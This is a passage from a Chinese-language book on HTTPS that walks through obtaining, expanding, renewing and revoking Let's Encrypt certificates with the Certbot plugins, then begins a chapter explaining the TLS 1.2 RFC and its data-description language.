该插件会分析 Web 服务器上的 Nginx 虚拟主机配置文件，找出对应的主机名，以交互式的方式询问操作者要为哪些主机生成证书，获取证书后，会配置相应的 Nginx HTTPS 指令（ssl_certificate、ssl_certificate_key 等），还会以交互式的方式询问操作者是否配置 HSTS 和 Rewrite 等指令，最后自动重启 Nginx 服务器，构建一个完整的 HTTPS 网站。

在介绍该插件以前，先介绍 Certbot 客户端三个非常重要的指令。

1) -n 参数

通过 -n 参数，不使用交互式的方式操作：

```
$ certbot-auto -n
```

2) --test-cert 参数

为避免遇到证书生成限制，可以在 Let’s Encrypt 的 staging 服务器上申请证书，staging 服务器申请证书限制较少。

```
$ certbot-auto --test-cert
```

3) --dry-run

如果只是测试命令是否能够正确工作，可以使用该参数，需要注意的是，该参数只适

用 `certonly` 和 `renew` 子命令。

```
$ certbot-auto --dry-run
```

接下来介绍如何使用该插件，运行下列命令：

```
$ certbot-auto run --nginx
```

运行该命令后，Certbot 客户端分析虚拟主机文件，找出三个主机，询问操作者为哪些主机获取证书，在本例中选择为第一个主机生成证书，如果需要为多个主机生成证书，可以输入 1,2,3。

```
$ certbot-auto run --nginx

Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator nginx, Installer nginx

Which names would you like to activate HTTPS for?
-----
1: www1.example.com
2: www2.example.com
3: www3.example.com
-----

Select the appropriate numbers separated by commas and/or spaces, or leave
input
blank to select all options shown (Enter 'c' to cancel): 1
```

Certbot 客户端自动使用 `tls-sni-01` 域名验证方式，然后询问操作者是否配置 `Rewrite` 指令，最后生成证书、部署证书、启动 Nginx 服务器。

```
Obtaining a new certificate
Performing the following challenges:
tls-sni-01 challenge for www1.example.com
Waiting for verification...
Cleaning up challenges
```

读者可以查看 Nginx 虚拟主机配置文件 (`/etc/nginx/sites-enabled/default`)，查看该文件增加的 `ssl` 指令。

接下来进入 `/etc/letsencrypt` 目录，查看生成了哪些文件。

1) archive 目录

```
$ tree /etc/letsencrypt/archive
```

```
├─ www1.example.com
│  └─ cert1.pem
```

```
├─ chain1.pem
├─ fullchain1.pem
└─ privkey1.pem
```

archive 目录保存了所有证书文件，证书名用[CERTNAME]表示，在本例中，证书名是 www1.example.com，证书名对应的目录包括了 4 个文件，文件的编号从 1 开始，这说明同一个证书可能有多个版本。

- ◎ **privkey1.pem**：证书的私钥文件，切忌不能泄露。
- ◎ **cert1.pem**：服务器实体证书。
- ◎ **chain1.pem**：中间证书。
- ◎ **fullchain1.pem**：完整证书链，包括服务器实体证书和中间证书。

需要特别说明，证书名和证书中包含的主机名不一定是相同的，文件的顺序编号只表示证书之间有一定的关联，比如第二张证书可能是基于第一张证书生成的。

2) live 目录

接下来进入/etc/letsencrypt/live 目录，查看生成了哪些文件。

```
$ tree /etc/letsencrypt/live

├─ www1.example.com
│   ├── cert.pem -> ../../archive/www1.example.com/cert1.pem
│   ├── chain.pem -> ../../archive/www1.example.com/chain1.pem
│   ├── fullchain.pem -> ../../archive/www1.example.com/fullchain1.pem
│   ├── privkey.pem -> ../../archive/www1.example.com/privkey1.pem
│   └─ README
```

该目录保存了一个软连接文件，由于证书名([CERTNAME])对应多个版本，但是 Web 服务器配置的时候只能使用一个版本，所以用 live 来指定某个版本的证书文件，软连接的指向都由 Certbot 客户端自动处理，尽量不要手动修改。

3) renewal 目录

最后进入/etc/letsencrypt/renewal 目录，查看发生了什么变化。

```
$ tree /etc/letsencrypt/renewal

/etc/letsencrypt/renewal
├─ www1.example.com.conf
```

该文件是 Certbot 客户端管理证书的配置文件，通过该文件 Certbot 客户端知道某个证书有多少个版本、live 指向哪个版本的文件。

一般来说，该文件不要手动修改，文件内容大概如下：

```
# renew_before_expiry = 30 days
version = 0.19.0
archive_dir = /etc/letsencrypt/archive/www1.example.com
cert = /etc/letsencrypt/live/www1.example.com/cert.pem
privkey = /etc/letsencrypt/live/www1.example.com/privkey.pem
chain = /etc/letsencrypt/live/www1.example.com/chain.pem
fullchain = /etc/letsencrypt/live/www1.example.com/fullchain.pem

# Options used in the renewal process
[renewalparams]
authenticator = nginx
installer = nginx
account = 15c2dfb5ca600463f2f449cc9284fadd
```

7.3.5 Certbot Apache 插件

该插件工作方式和 Nginx 差不多，本例进行简单的说明。

在上个例子中，为 `www1.example.com` 主机生成了证书，本例在该证书的基础上扩展一个 `www2.example.com` 主机。

首先停止 Nginx 运行，否则 Apache 无法使用 80 和 443 端口，然后运行下列命令：

```
$ certbot-auto run --apache

Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache

Which names would you like to activate HTTPS for?
-----
1: www1.example.com
2: www2.example.com
3: www3.example.com
-----

Select the appropriate numbers separated by commas and/or spaces, or leave
input
blank to select all options shown (Enter 'c' to cancel): 1,2
```

在本例中需要为 `www1.example.com` 和 `www2.example.com` 主机生成证书，输出如下：

```
You have an existing certificate that contains a portion of the domains you
requested (ref: /etc/letsencrypt/renewal/www1.example.com.conf)

It contains these names: www1.example.com
```

```
You requested these names for the new certificate: www1.example.com,
www2.example.com.
```

```
Do you want to expand and replace this existing certificate with the new
certificate?
```

```
-----
(E)xpand/ (C)ancel: E
```

Certbot 客户端通过分析 `renewal` 文件，发现名为 `www1.example.com` 的证书目录包含了 `www1.example.com` 主机，询问是否在此基础上扩展证书，本例选择扩展证书。

```
Renewing an existing certificate
Performing the following challenges:
tls-sni-01 challenge for www1.example.com
tls-sni-01 challenge for www2.example.com
Waiting for verification...
Cleaning up challenges
Created an SSL vhost at /etc/apache2/sites-available/000-default-le-ssl.
conf
Deploying Certificate for www1.example.com to VirtualHost /etc/apache2/
sites-available/000-default-le-ssl.conf
Enabling available site: /etc/apache2/sites-available/000-default-le-ssl.
conf
Deploying Certificate for www2.example.com to VirtualHost /etc/apache2/
sites-available/000-default-le-ssl.conf
```

最终生成新的证书，查询 `archive` 目录，发现了第二个版本的证书。

```
$ tree /etc/letsencrypt/archive
```

```
├── www1.example.com
│   ├── cert1.pem
│   ├── cert2.pem
│   ├── chain1.pem
│   ├── chain2.pem
│   ├── fullchain1.pem
│   ├── fullchain2.pem
│   ├── privkey1.pem
│   └── privkey2.pem
```

进入 `live` 目录，发现 `/etc/letsencrypt/live/www1.example.com` 软连接指向了新版本的证书文件。

注意，由于是在原有证书扩展生成新证书，且两个证书包含的主机不一样，不会触发“主机名完全一样的证书每周只能签发 5 次”的限制。

对于个人用户来说，如果只有一台 Web 服务器，可以直接使用 Nginx 或者 Apache 插件获取和安装证书，非常方便，而且域名校验方式也是 Certbot 客户端自动操作的，不需要人为干预，是非常傻瓜化的安装操作。

7.3.6 Certbot Webroot 插件

接下来介绍验证模式的 Webroot 插件，该插件只获取证书，不安装证书，而且只支持 http-01 验证域名方式。

运行下列命令，要为两个主机生成一张证书，注意这张证书实际上已经存在（Apache 插件中已经生成），本次操作希望更新已有证书的属性，比如改变密钥对大小。

```
$certbot-auto certonly --webroot \
  -w /usr/share/nginx/html -d www2.example.com \
  -w /usr/share/nginx/html -d www1.example.com \
  --rsa-key-size 2048 --dry-run
```

- ◎ `certonly` 子命令表示使用验证模式类型的插件。
- ◎ `--webroot` 表示插件名称。
- ◎ `-w` 表示域名对应 Web 服务器的代码根目录（需要存放 well-known URL 资源）。
- ◎ `-d` 表示要为那些主机生成证书，如果要为多个主机生成一张证书，可以输入多个 `-d` 和 `-w` 参数。
- ◎ `--dry-run` 是测试本次操作是否存在问题，不会真正生成证书，这是一个非常好的习惯，不会陷入各种 Let's Encrypt 生成证书的限制。

Webroot 客户端会在代码目录（`/usr/share/nginx/html/.well-known/acme-challenge`）生成一个文件，Let's Encrypt 通过一个 HTTP 请求来验证该服务器是否拥有相应域名的控制权，务必确保这个目录下的文件能够通过 HTTP 访问，避免出现权限问题而导致验证失败。

该命令输出如下，表示可以完整获取证书：

```
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator webroot, Installer None
Cert not due for renewal, but simulating renewal for dry run
Renewing an existing certificate
Performing the following challenges:
http-01 challenge for www2.example.com
http-01 challenge for www1.example.com
Using the webroot path /usr/share/nginx/html for all unmatched domains.
Waiting for verification...
```

Cleaning up challenges

接下来去除--dry-run 参数，运行真实命令：

```
$ certbot-auto certonly --webroot \  
-w /usr/share/nginx/html -d www2.example.com \  
-w /usr/share/nginx/html -d www1.example.com \  
--rsa-key-size 2048
```

```
Saving debug log to /var/log/letsencrypt/letsencrypt.log  
Plugins selected: Authenticator webroot, Installer None  
Cert not yet due for renewal
```

You have an existing certificate that has exactly the same domains or certificate name you requested and isn't close to expiry.

(ref: /etc/letsencrypt/renewal/www1.example.com.conf)

What would you like to do?

```
-----  
1: Keep the existing certificate for now  
2: Renew & replace the cert (limit ~5 per 7 days)  
-----
```

Select the appropriate number [1-2] then [enter] (press 'c' to cancel):

上面的输出表示，Certbot 客户端通过分析 renewal 文件，发现已经存在相同主机的证书，询问操作者如何选择。

如果操作者选择 1，则什么也不操作；如果选择 2，则会生成另外一个版本的证书，该版本的证书包含的主机和上一版本证书包含的主机是一样的，会触发“主机名完全一样的证书每周只能签发 5 次”的限制。

选择 2 后，Certbot 客户端会生成新版本的文件。

进入 archive 目录，查看该目录下的文件：

```
$ tree /etc/letsencrypt/archive
```

```
├── cert1.pem  
├── cert2.pem  
├── cert3.pem  
├── chain1.pem  
├── chain2.pem  
├── chain3.pem  
├── fullchain1.pem  
├── fullchain2.pem  
└── fullchain3.pem
```

```
|— privkey1.pem
|— privkey2.pem
|— privkey3.pem
```

可见生成了第三个版本的文件（包含 4 个文件）。

7.3.7 Certbot Standalone 插件

这是验证模式的另外一个插件，如果运行 Certbot 客户端的机器没有 Web 服务，那么如何使用 `tls-sni` 和 `http-01` 验证域名控制权呢？

Certbot Standalone 插件可以内置一个 Web 服务器，提供这两种方式的校验。

Standalone 插件使用很简单，和 Webroot 插件差不多，区别在于 Certbot 客户端会启动一个小型的 Web 服务。

操作命令如下：

```
# 默认使用 tls-sni 域名验证方式
$ certbot-auto certonly --standalone -d www1.example.com

# 使用 http 域名验证方式
$ certbot-auto certonly --standalone -d www1.example.com --preferred-challenges http
```

`--preferred-challenges http` 表示采用 HTTP 域名校验方式。

7.3.8 Certbot Manual 插件

对于具备一定规模的网站来说，Web 服务器不止一台，一般是在一台中控机上运行 Certbot 客户端获取证书，然后将证书分发给各个 Web 服务器，这时可以采用 Manual 插件，在本例采用 DNS 的验证方式。

运行下列命令：

```
$ certbot-auto certonly -d www4.example.com --manual --preferred-challenges dns
```

```
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator manual, Installer None
Obtaining a new certificate
Performing the following challenges:
dns-01 challenge for www4.example.com
```

```
Please deploy a DNS TXT record under the name
```

```
_acme-challenge.www4.example.com with the following value:
```

```
34ru9Jbm0z1s40vOu8wpkkkcSdVefK_Lo81TfQyRUc4
```

```
Before continuing, verify the record is deployed.
```

```
Press Enter to Continue
```

运行该命令后，由于是 DNS 校验方式，Certbot 客户端让操作者为 `_acme-challenge.www4.example.com` 域名配置一条 TXT DNS 记录，确保生效后，再按回车键继续处理。

运行成功后，最终生成一个新的证书名（[CERTNAME]）。

运行下列命令可以看到两个证书名：

```
$tree /etc/letsencrypt/archive -d
```

```
├── www1.example.com
└── www4.example.com
```

没有在名为 `www1.example.com` 的证书目录上生成新版本的证书，原因在于 `www4.example.com` 主机和其他证书之间没有任何关系。

7.3.9 Certbot 管理证书

通过使用 Certbot 客户端的各个插件，读者逐步明白获取证书大概有三种状态。

- ◎ 请求新证书。
- ◎ 在原有证书上更新证书属性，注意每周 5 次获取相同主机名证书的限制。
- ◎ 在原有证书上扩展证书。

如果读者熟练使用 Certbot 客户端，也可以手动更新证书。

1) 更新证书

基于上例中的 `/etc/letsencrypt/archive/www4.example.com` 证书进行说明，目前该证书只有一个版本。

下列命令会强制生成一个证书，证书包含的密钥对长度改变了：

```
$ certbot-auto certonly --standalone -d www4.example.com \
  --force-renewa --rsa-key-size 2048
```

查看生成的新版本证书文件：

```
$ tree /etc/letsencrypt/archive/www4.example.com/
```

```

├─ cert1.pem
├─ cert2.pem
├─ chain1.pem
├─ chain2.pem
├─ fullchain1.pem
├─ fullchain2.pem
├─ privkey1.pem
└─ privkey2.pem

```

2) 扩展证书

下列命令在原有证书上扩展一个主机名，不会有证书更新的限制。

```
$ certbot-auto certonly --standalone --expand \
    -d www4.example.com -d www5.example.com
```

查看生成的新版本证书文件：

```
$ tree /etc/letsencrypt/archive/www4.example.com/
```

```

├─ cert1.pem
├─ cert2.pem
├─ cert3.pem
├─ chain1.pem
├─ chain2.pem
├─ chain3.pem
├─ fullchain1.pem
├─ fullchain2.pem
├─ fullchain3.pem
├─ privkey1.pem
├─ privkey2.pem
└─ privkey3.pem

```

7.3.10 Certbot 查看证书

接下来使用 Certbot 客户端显示机器上所有的证书文件，原理就是分析 renewal 文件。

运行下列命令：

```
$ certbot-auto certificates
```

Found the following certs:

Certificate Name: www4.example.com

Domains: www4.example.com www5.example.com

Expiry Date: 2018-02-01 04:14:08+00:00 (VALID: 89 days)

Certificate Path: /etc/letsencrypt/live/www4.example.com/fullchain.pem

```
Private Key Path: /etc/letsencrypt/live/www4.example.com/privkey.pem
Certificate Name: www1.example.com
Domains: www2.example.com www1.example.com
Expiry Date: 2018-02-01 03:05:36+00:00 (VALID: 89 days)
Certificate Path: /etc/letsencrypt/live/www1.example.com/fullchain.pem
Private Key Path: /etc/letsencrypt/live/www1.example.com/privkey.pem
```

该命令显示目前有两个证书名，分别是 `www4.example.com` 和 `www1.example.com`，相关证书还有 89 天才过期。

`--cert-name` 这个参数很有用，可以直接指定证书名进行操作，比如输入下列命令：

```
certbot-auto certonly --standalone --cert-name www4.example.com \
-d www4.example.com -d www5.example.com --expand --dry-run
```

表示在名为 `www4.example.com` 证书目录下扩展证书。

7.3.11 Certbot 撤销证书

由于某些原因需要撤销证书，操作也很简单：

```
$ certbot-auto revoke --reason keycompromise \
--cert-path /etc/letsencrypt/archive/www4.example.com/cert1.pem
```

`--cert-path` 指定证书的具体位置，而不是证书名（[CERTNAME]），`--reason` 表示具体的原因，在本例中表示撤销的原因是密钥泄露。

成功操作后，可以使用下列命令删除相关的证书文件，注意不要使用 `rm` 删除：

```
$ certbot delete --cert-name www4.example.com
```

目前 Firefox 对 Let's Encrypt 撤销支持比较好、撤销也比较及时，使用 Firefox 浏览一个已经被撤销证书的网站，显示如下：

```
An error occurred during a connection to www4.example.com. Peer's Certificate
has been revoked. Error code: SEC_ERROR_REVOKED_CERTIFICATE
```

7.3.12 Certbot Revoking 证书

由于 Let's Encrypt 证书有效期比较短，所以要经常性续期，避免线上证书失效。

可以运行 `renew` 子命令进行续期操作，如果证书过期时间大于 30 天，Certbot 客户端不会有任何操作，也就是说过期时间小于 30 天，才会续期。

运行下列命令：

```
# 扫描所有的证书文件，校验是否续期
```

```
$ certbot-auto renew

# 扫描证书名是 www4.example.com 下的所有证书文件，校验是否续期
$ certbot-auto renew --cert-name www4.example.com

# 校验某个证书是否续期
$ certbot-auto renew --cert-path /etc/letsencrypt/archive/www4.example.com/cert1.pem
```

一旦有新的证书续期，会生成一个新版本的证书文件，live 软连接会指向最新版本的证书文件。

更新证书后，需要重新启动 Web 服务器，为了方便续期和重新启动 Web 服务器，Certbot 客户端提供了一些钩子（hook）操作。

比如运行下列命令，成功续期后会重新启动 Nginx 服务器：

```
$ certbot renew --post-hook "service nginx restart"
```

一般情况下，服务器实体管理员不会手动运行 Certbot 客户端进行续期，而是编写一些 cron 脚本，定时去运行。

简单的 cron 脚本如下：

```
$ vim /etc/crontab

$ 43 6 * * * certbot renew --post-hook "service nginx restart"
```

对于具备一定规模的企业来说，获取证书、更新证书、续期证书、分发证书，这些操作需要自动化运行，读者可以自行思考一些解决方案。

7.3.13 Certbot 高级操作

1) 基于 CSR 获取证书

在获取证书的时候，一般由 Certbot 客户端生成 CSR 文件，然后再去请求证书，实际上操作者自己可以构建 CSR 文件，Certbot 客户端基于该 CSR 文件去获取证书。

操作者自行生成 CSR 文件，可以自定义证书属性，比如可以指定签名算法、包括 ECDSA 公钥等。

运行下面的命令，查看如何操作 CSR 文件：

```
# 生成密钥对和 CSR 文件
$ openssl req -new -sha256 -newkey rsa:2048 -nodes \
  -subj '/CN=www6.example.com/O=Test, Inc./C=CN/ST=Beijing/L=Haidian' \
```

```
-keyout www6.example.com_key.pem -out www6.example.com_csr.der

# certbot 直接发送 CSR 文件给 Let's Encrypt
$ certbot-auto certonly --standalone \
  --preferred-challenges tls-sni-01 \
  --csr=www6.example.com_csr.der
```

上列命令中，主要是--csr 参数，表示 Certbot 客户端可以发送一个 CSR 文件。

采用这种方式获取的证书并不是保存在/etc/letsencrypt/archive 目录下，而是保存在当前目录下，注意只有 certonly 子命令才支持 CSR 模式。

2) 申请 ECDSA 证书

ECDSA 证书的优点不用多说，运算速度快，证书文件小。

Let's Encrypt 支持服务器实体申请 ECDSA 证书，但 Let's Encrypt 根证书和中间证书目前都是 RSA 证书。

运行如下命令可以生成一个 ECDSA 证书：

```
# 生成一个 ECC 密钥对
$ openssl ecparam -genkey -name secp384r1 -noout -out key.pem

# 基于 ECC 密钥对生成 CSR
$ openssl req -new -sha512 -nodes \
  -subj '/CN=www1.www.example.com/O=Test, Inc./C=CN/ST=Beijing/L=Haidian' \
  -key key.pem -outform der -out www1.www.example.com_csr.der

# 使用 standalone 插件生成证书
$ certbot-auto certonly --standalone \
  --preferred-challenges tls-sni-01 \
  --csr=www1.www.example.com_csr.der
```

最终生成 0000_cert.pem、0000_chain.pem、0001_chain.pem 三个文件，0001_chain.pem 是完整的证书链。

7.4 Let's Encrypt 的其他信息

接下来介绍一些零散的知识点，Let's Encrypt 也在积极开发一些新的功能，建议读者重点关注 Let's Encrypt 的动态，以此学习证书相关知识。

1) 证书链

第 6 章介绍过 Let's Encrypt 证书链，本节做进一步说明，对于服务器实体来说，证书

链可能不只有一个，比如对于 Let's Let's Encrypt 来说，有两个中间证书，分别被 Let's Encrypt 根证书 ISRG Root X1 和 IdenTrust 根证书 DST Root CA X3 签名。

这两个中间证书有个特点，其包含的公钥是一样的，这两个中间证书都可以验证服务器实体证书的签名，换句话说，证书校验方（浏览器）可以自行决定使用某一条证书链来验证。

由于大部分操作系统和设备还没有将 Let's Encrypt 的根证书嵌入到可信任的 CA 列表中，所以服务器实体申请证书的时候还是使用 DST Root CA X3 签名的中间证书对其进行签名。

那么证书校验方（浏览器）如何选择使用哪条证书链呢？从 Firefox 50 版本开始直接信任 Let's Encrypt 的根证书，讲解具体的处理过程。

Firefox 浏览器接收到服务器发送的证书链，证书链包含服务器实体证书和 DST Root CA X3 签名的 Let's Encrypt DST 中间证书，Firefox 查看服务器实体证书的签发者是 Let's Encrypt，则不选择服务器实体发送的证书链进行校验，自己构建一条新的证书链。

新的证书链包括服务器实体证书、ISRG Root X1 签名的 Let's Encrypt ISRG 中间证书，最终 Firefox 使用内置在浏览器根证书列表中的 ISRG Root X1 根证书对证书链进行签名验证。

Firefox 选择了一条不同的证书链进行校验，而对于 Chrome 来说，完全按照服务器实体发送的证书链进行校验。

通过图 7-1 可以了解 Firefox 处理 Let's Encrypt 服务器实体证书的流程。




图 7-1 Firefox 处理 Let's Encrypt 证书流程

通过图 7-2 可以了解 Let's Encrypt 信任链。

从图 7-2 可以看出，ISRG Root X1 和 DST Root CA X3 是两个根证书，启用的中间证书是 X3，其他几个是备份的中间证书，OCSP 签名证书（OCSP Signing Certificate）是用来专门对 OCSP 响应进行签名的，实际情况是 OCSP 响应并不包含完整的签名证书链。




图 7-2 Let's Encrypt 信任链

2) ECDSA 根证书和中间证书

到 2018 年，Let's Encrypt 的根证书和中间证书也将支持 ECDSA，目前 Let's Encrypt 的中间证书可以签发 ECDSA 和 RSA 服务器实体证书，其本身还是 RSA 证书。

等 Let's Encrypt 完成该特性后，服务器实体申请证书的时候，如果包含的是 RSA 公钥，那么 Let's Encrypt 使用 RSA 中间证书和 RSA 根证书签发证书；如果包含的是 ECDSA 公钥，那么 Let's Encrypt 使用 ECDSA 中间证书和 ECDSA 根证书签发证书，对于同一个服务器实体来说，Let's Encrypt 可以签发两张证书。

对于大部分 Web 服务器来说，可以配置双证书，如果协商出来的密码套件的验证算法是 RSA 算法（比如 ECDHE-RSA-AES128-GCM-SHA256），说明服务器实体证书包含了 RSA 公钥；如果协商出来的验证算法是 ECDSA 算法（比如 ECDHE-ECDSA-AES128-GCM-SHA256），说明服务器实体证书包含了 ECDSA 公钥。

3) 证书透明度

Let's Encrypt 签发服务器实体证书的时候，会自动发送证书签发日志给各个 Certificate Transparency logs 服务。

证书透明信息目前可以从 Let's Encrypt OCSP 服务中获取，不管是标准的 OCSP 服务还是 OCSP 服务，都会返回 SCT 信息给客户端。

按照计划，在 2018 年，SCT 将集成到服务器实体证书中，这样服务器实体不用配置任何指令。客户端只要支持证书透明度扩展，就能使用包含在服务器实体证书中的 SCT 信息。

4) 通配符证书

到 2018 年，Let's Encrypt 也将支持通配符证书，这样服务器实体在启用新主机的时候，就不用更新证书。

如果支持该特性，从功能上来看，Let's Encrypt 并不比收费 CA 机构少。

第 8 章

TLS 协议分析

前面章节已经介绍了 TLS/SSL 协议、证书的一些基本原理，本章通过 RFC 文档重点讲解 TLS/SSL v1.2 协议，让读者对 TLS/SSL 协议有个全面的了解。

学习 TLS/SSL 协议最权威的方法就是阅读 RFC 文档，重要性不言而喻，本章主要内容如下：

- ◎ 简单介绍 RFC 文档的作用，了解学习 TLS/SSL 协议的一些方法论。
- ◎ 整体上介绍 TLS/SSL 协议的概念，理解每个子协议的作用、关系。
- ◎ 重点介绍握手协议、加密层协议、协议扩展的概念，这是 TLS/SSL 协议的核心。
- ◎ 会话恢复是 TLS/SSL 协议性能优化最重要的手段，本章会重点介绍。
- ◎ 为了更好地掌握 TLS/SSL 协议，使用 Wireshark 工具描述协议细节。

8.1 如何理解 RFC 文档

RFC 文档是学习密码学和 TLS/SSL 协议最好的资料，很多读者对于 TLS/SSL 协议一知半解的原因在于没有找到正确的学习资料和方法，学习 TLS/SSL 协议笔者有以下一些建议和想法。

- ◎ 理解 TLS/SSL 协议首先要了解基本的密码学知识，而密码学知识非常繁杂和复杂，对于初学者来说，很难在短时间内快速入门，笔者建议找一本密码学书籍进行系统学习，不用过于深究密码学的实现原理，而是从应用的角度快速掌握密码学，最重要的一点就是理解密码学的框架，对密码学知识进行综合了解。
- ◎ 维基百科是学习计算机知识非常重要的一个途径，知识点总结得非常好，能够提炼出精华内容，能够让读者在有限的时间掌握密码学和 TLS/SSL 协议的基本知识。

- ◎ 学习 TLS/SSL 协议比较好的方法就是先掌握 OpenSSL 命令行的使用，很多读者为了理解 TLS/SSL 协议，选择的一种方式就是研究 OpenSSL 源代码，这其实是非常不明智的，如果没有掌握密码学和 TLS/SSL 协议的基本知识，阅读源代码会非常痛苦。
- ◎ 掌握密码学知识后，学习 TLS/SSL 协议最好的方式就是 RFC 文档，网络上有很多资料讲解 TLS/SSL 协议，但都是零散的，只有 RFC 文档是最正确、全面的参考资料。

RFC 文档的目标受众人群主要分为两类：

- ◎ 想了解 TLS/SSL 协议细节的目标人群，可以选择在不阅读源代码的基础上掌握 TLS/SSL 协议的细节，RFC 文档是最权威和官方的文档，如果对于 TLS/SSL 协议的理解产生了疑惑，那么查看 RFC 文档是最好的方式。
- ◎ 想实现 TLS/SSL 协议的目标人群，如果读者想深入理解 OpenSSL 源码的实现，那么 TLS/SSL 协议 RFC 文档是最好的参考资料。

TLS/SSL 协议涉及的知识非常多，表 8-1 列举了一些非常不错的学习资料和 RFC 文档，读者可以借鉴，从而进行系统性的学习。

表 8-1 TLS/SSL 学习资料

文档名称	地址	说明
The TLS Protocol Version 1.2	RFC 5246	TLS v1.2 是目前主流的 TLS/SSL 版本，需要核心掌握的文档
Datagram Transport Layer Security Version 1.2	RFC 6347	DTLS 协议实现的 RFC 文档，可以和 TLS/SSL 协议进行比较
TLS Extensions: Extension Definitions	RFC 6066	TLS/SSL 协议扩展文档，主要描述如何定义扩展，每个扩展的详细定义需要阅读其他 RFC 文档
Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile	RFC 5280	学习 X.509 证书最重要的一个 RFC 文档，也包括了 CRL 的知识点
HTTP Over TLS	RFC 2818	非常重要的一个 RFC 文档，描述 HTTP 如何结合 TLS/SSL 协议
TLS Extensions	https://www.iana.org/assignments/tls-extensiontype-values/tls-extensiontype-values.xhtml	TLS/SSL 协议中的扩展由 IANA 定义，该文档列举了所有已知的 TLS/SSL 扩展

续表

文档名称	地 址	说 明
TLS Session Resumption without Server-Side State	RFC 5077	介绍 Session Ticket 会话恢复
HTTP Strict Transport Security (HSTS)	RFC 6797	HSTS 是完善 HTTPS 最重要的一个特性
Internet Security Glossary, Version 2	RFC 4949	前向加密性是 TLS/SSL 协议中比较重要的部分
X.509 Internet Public Key Infrastructure Online Certificate Status Protocol	RFC 6960	OCSP 是证书中非常重要的知识点
Elliptic Curve Cryptography (ECC) Cipher Suites for TLS	RFC 4492	ECC 是 TLS/SSL 协议中非常重要的一个概念，可以结合 RFC 5246 文档一起阅读
AES-CCM Cipher Suites for TLS	RFC 6655	密码套件是 TLS/SSL 协议中最关键的一个知识点，该文档描述了 CCM 密码套件
Elliptic Curve Cryptography (ECC) Cipher Suites for TLS	RFC 4492	TLS/SSL 协议中 ECC 密码套件必须仔细阅读，该文档中涉及的密码套件全部使用 HMAC-SHA-1 作为完整性校验
TLS Elliptic Curve Cipher Suites with SHA-256/384 and AES Galois Counter Mode (GCM)	RFC 5289	ECC 密码套件，其中使用 SHA-256/384 进行完整性校验，同时也讲解了 GCM 密码套件
Summarizing Known Attacks on TLS	RFC 7457	该文档列出了 TLS/SSL 曾经发生过的一些攻击
Determining Strengths For Public Keys Used For Exchanging Symmetric Keys	RFC 3766	公开密钥算法中的密钥长度选用的一个标准，介绍得非常详细
Recommendations for Secure Use of TLS	RFC 7525	如果想安全部署 HTTPS，可以参考该文档的一些指导
An Interface and Algorithms for Authenticated Encryption	RFC 5116	AEAD 加密模式文档
The AES-CBC Cipher Algorithm and Its Use with IPsec	RFC 3602	AES-CBC 是非常重要的一种加密模式，该文档讲解得比较详细
Outline of cryptography	https://en.wikipedia.org/wiki/Outline_of_cryptography	系统性学习密码学知识的索引列表
Transport Layer Security	https://en.wikipedia.org/wiki/Transport_Layer_Security	维基百科对 TLS/SSL 协议做的一个总结，比较系统和全面
Certificate Transparency	RFC 6962	描述了证书透明度的知识点

在本章中，以 RFC 5246 文档作为主要的学习资料，掌握基本的密码学知识后，配合

该 RFC 文档，能够比较全面地掌握 TLS/SSL 知识。

8.2 描述语言

在 TLS RFC 文档中，为了描述协议的细节，使用一种类似于 C 语言格式的语言来描述 TLS/SSL 协议，在第 6 章中读者也接触了一种描述语言，那就是 ASN.1。

描述语言只是为了更形象地描述 TLS/SSL 协议，并不是真正的编程语言。对于读者来说，只要具备一定的编程能力，都能明白 TLS/SSL 协议描述语言的含义，下面讲解该语言中比较常见的几种数据类型。

1) 数字

```
uint8 uint16[2];
uint8 uint24[3];
```

基本的数字类型，一般是无符号的一个字节（uint8），基于最基础的数字类型，能扩展更大的数字，比如 uint16 相当于 2 字节的无符号数字，uint24 相当于 3 字节的无符号数字。

2) 注释

```
/* 注释 */
```

非常容易理解，和大部分语言一样，由/* */符号组成。

3) 向量

从编程语言的角度看，就是一维数组，需要注意的是数组中的索引并不代表数组的元素，而是代表这个数组的长度，数组的长度可能是固定的，也可能是动态变化的。

首先查看一个固定长度的数组：

```
T T'[n];
```

基于 T 基础类型定义了一个新的数据结构 T'，T'类型的长度是 T 类型长度的 n 倍。

接下来看一个比较常见的向量定义：

```
opaque Datum[3];
Datum Data[9];
```

Datum 类型由三个字节的 opaque 类型组成，而 Data 类型的长度是 9 个字节，相当于有 3 个 Datum 元素。

接下来了解动态向量，定义如下：

```
T T'<floor..ceiling>;
```

动态数组的长度在 `floor` 至 `ceiling` 区间。

看一个实际的例子：

```
uint16 longer<0..800>;
```

`longer` 是一个动态数组，可以是 0 字节，也可以是 400 个 16-bit 的无符号整数。

4) 枚举类型

枚举类型是非常重要的数据结构，可以从多个元素中选择任意一个元素，理解起来比较简单：

```
